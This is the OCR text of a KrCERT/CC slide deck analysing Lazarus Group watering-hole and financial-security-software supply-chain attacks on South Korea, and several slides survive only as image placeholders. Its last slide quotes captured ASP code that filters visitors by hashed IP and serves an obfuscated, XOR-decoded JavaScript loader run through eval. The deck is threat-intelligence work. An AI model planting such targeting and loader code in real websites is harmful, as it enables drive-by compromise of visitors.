Lazarus Group's Large-scale Threats via Watering Hole and Financial Software

Long-standing work norms derived from historical practices

2024. 1. 25. THU

Dongwook Kim, Seulgi Lee

KrCERT/CC

Introduction

Dongwook Kim (kimdw777@kisa.or.kr)


Incident Analyst

KrCERT/CC

Seulgi Lee (sglee@kisa.or.kr)

Malware Analyst

KrCERT/CC



KISA KOREA INTERNET & SECURITY AGENCY


KrCERT/CC

Internet Incident Analysis Division

Profound Analysis Team

Short Review: Keywords Against RoK in 2023


Hacktivist



Supply Chain Attack

Financial Security Software

Short Review: Incident in a Financial Security S/W




KISC
KrCERT/CC
KOREA INTERNET SECURITY CENTER

Short Review: Incident in a Financial Security S/W


Startup program (24/7)

- Response Time
- Compatibility



Targeted Attack


- Watering Hole
- IP Filtering



ATTRIBUTION. Summary


- Initial Access
  - Zero-day exploit code
  - Fully Targeted Attack
- Command and Control: Web-based Command and Control Systems
- Execution: Execute malwares via service (in netsvcs)
- Persistence
  - HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages → C:\Windows\System32\

ATTRIBUTION. Initial Access - Exploit


Access Community Website
Target IP Filtering & Redirect
Fake License Server
Victim
Exploit Server
Install Fake License
Malware Download & Execute
Malware Distribution Server


2018

ATTRIBUTION. Initial Access - Exploit




2020

ATTRIBUTION. Initial Access - Exploit




2023

ATTRIBUTION. Initial Access - Fully Targeted Attack



```
<%
ip = Request.ServerVariables("HTTP_CLIENT_IP")
If ip = "" Then
ip = Request.ServerVariables("HTTP_X_FORWARDED_FOR")
If ip = "" Then
ip = Request.ServerVariables("REMOTE_ADDR")
End If
End If
If MD5(Left(ip, 10)) = "9892[redacted])a971fc7" Or MD5(Left(ip, 11)) =
"b3a4f1[redacted]9e94" Or MD5(Left(ip, 11)) =
"8f2277[redacted]1191f" Or MD5(Left(ip, 12)) =
"539a85[redacted]36add1" Or MD5(Left(ip, 9)) =
"69d162[redacted]88d246" Then
%>
<script language='javascript'>
{vOd5bN=unescape('%20%5E%15%1F/%21_%02D56X%02%0Fjf%0D%1F%0C0%25%5C%13J16RKM
*0E%06%19xk%1E%1A%034%21E%00%07%23%28%5DX%09-%29%1E%06%18-
%20D%15%1Em7D%14%06+7EED%237AI%03%26y%08N%5Dtc%11%01%03%260YK%5BIw%00V%
02%27-
V%1E%1E%7Fu%1FE%5B%7Cx%1E%1F%0C0%25%5C%13T%60m%0AD1vjBR32Bx1A');Ws0hq3=vO
d5bN.substr(0,vOd5bN.length - 7);_1bl8d9=Ws0hq3.substr(Ws0hq3.length-
5,5);Ws0hq3=Ws0hq3.substr(0,Ws0hq3.length-
5);t0J3rO5Gk='';for(mAR=0;mAR<Ws0hq3.length;mAR++)t0J3rO5Gk+=String.fromCharCode(Ws0h
q3.charCodeAt(mAR)^_1bl8d9.charCodeAt(mAR%5));vOd5bN=t0J3rO5Gk;eval(vOd5bN);}
</script>
<%
End if
%>
```

